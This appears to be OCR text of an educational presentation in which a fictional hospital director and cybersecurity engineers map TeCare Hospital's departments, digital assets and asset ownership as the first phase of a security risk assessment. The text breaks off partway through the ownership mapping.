TeCare

The Secure Frontier of Healthcare


A Strategic Journey of a Hospital Manager in Organizing Assets and Defending the Digital Sanctity of Patient Lives

Get Started


Good Morning everyone
I’m Dr.Ahmed

The Manager of TeCare Hospital

As the director, I envisioned a 'Smart Hospital' where EMR and IoT devices save lives every second. But I also knew that being 'connected' means being 'targeted'. I couldn't risk patient safety or data privacy. So, I challenged my team to find our weaknesses and build a digital fortress. This is how we secured our vision.



Dr.Ahmed is very confused and doesn’t know how or from where to start ??!



So, He needs Some **HELP** from Cyber security engineers

01 Mapping the Kingdom (Assets & Roles)

Hello Dr.Ahmed
I’m ENG.Basmala

Cybersecurity Risk Analyst

I will take you through the first phase of our investigation. To build a defense, we first had to understand the landscape. I will be presenting our analysis of the hospital's **Departments and Roles**, followed by our detailed **Identification of Digital Assets**. We need to see what we are protecting before we can decide how to protect it

Hello Dr.Ahmed
I’m ENG.Hasnaa

Information Security Auditor

Building on that foundation, I will move to the next critical step. It’s not enough to know the assets; we must know who is accountable for them and how dangerous a threat to them would be. I will present the **Asset Ownership Mapping** across departments and, most importantly, our **Risk and Criticality Assessment**. This is where we identify our 'Crown Jewels' and prioritize our defense based on the highest risks to patient safety

Introduction to

Hospital Departments & Roles Treatments

- **Human Resources (HR):**
  Manages employee recruitment and personal data.
- **IT & Cybersecurity:**
  Responsible for infrastructure, networks, and security.
- **Medical Records (EMR):**
  Stores and manages patient medical data.
- **Emergency & Labs:**
  Manage critical patient care, emergency services, and lab results.
- **Finance & App Team:**
  Handle billing, payments, and staff-patient digital interactions.

Digital Asset Identification

Core Servers:
EMR Server (Patient records), PACS Server (Radiology), and Backup Servers.


Endpoints & Apps:
Doctors’ Laptops and Mobile/Web Applications.

Medical Devices:
IoT Patient Monitors (Vitals) and Ambulance GPS.

Infrastructure:
Hospital WiFi and Biometric Access Systems for physical security.

Asset Ownership Mapping

Who Owns the Risk?



EMR Dept


Responsible for EMR Database and PACS Server.

IT & Cybersecurity

Owns Active Directory, Backups, and Firewalls

Asset Ownership Mapping

Who Owns the Risk?



Emergency & Labs

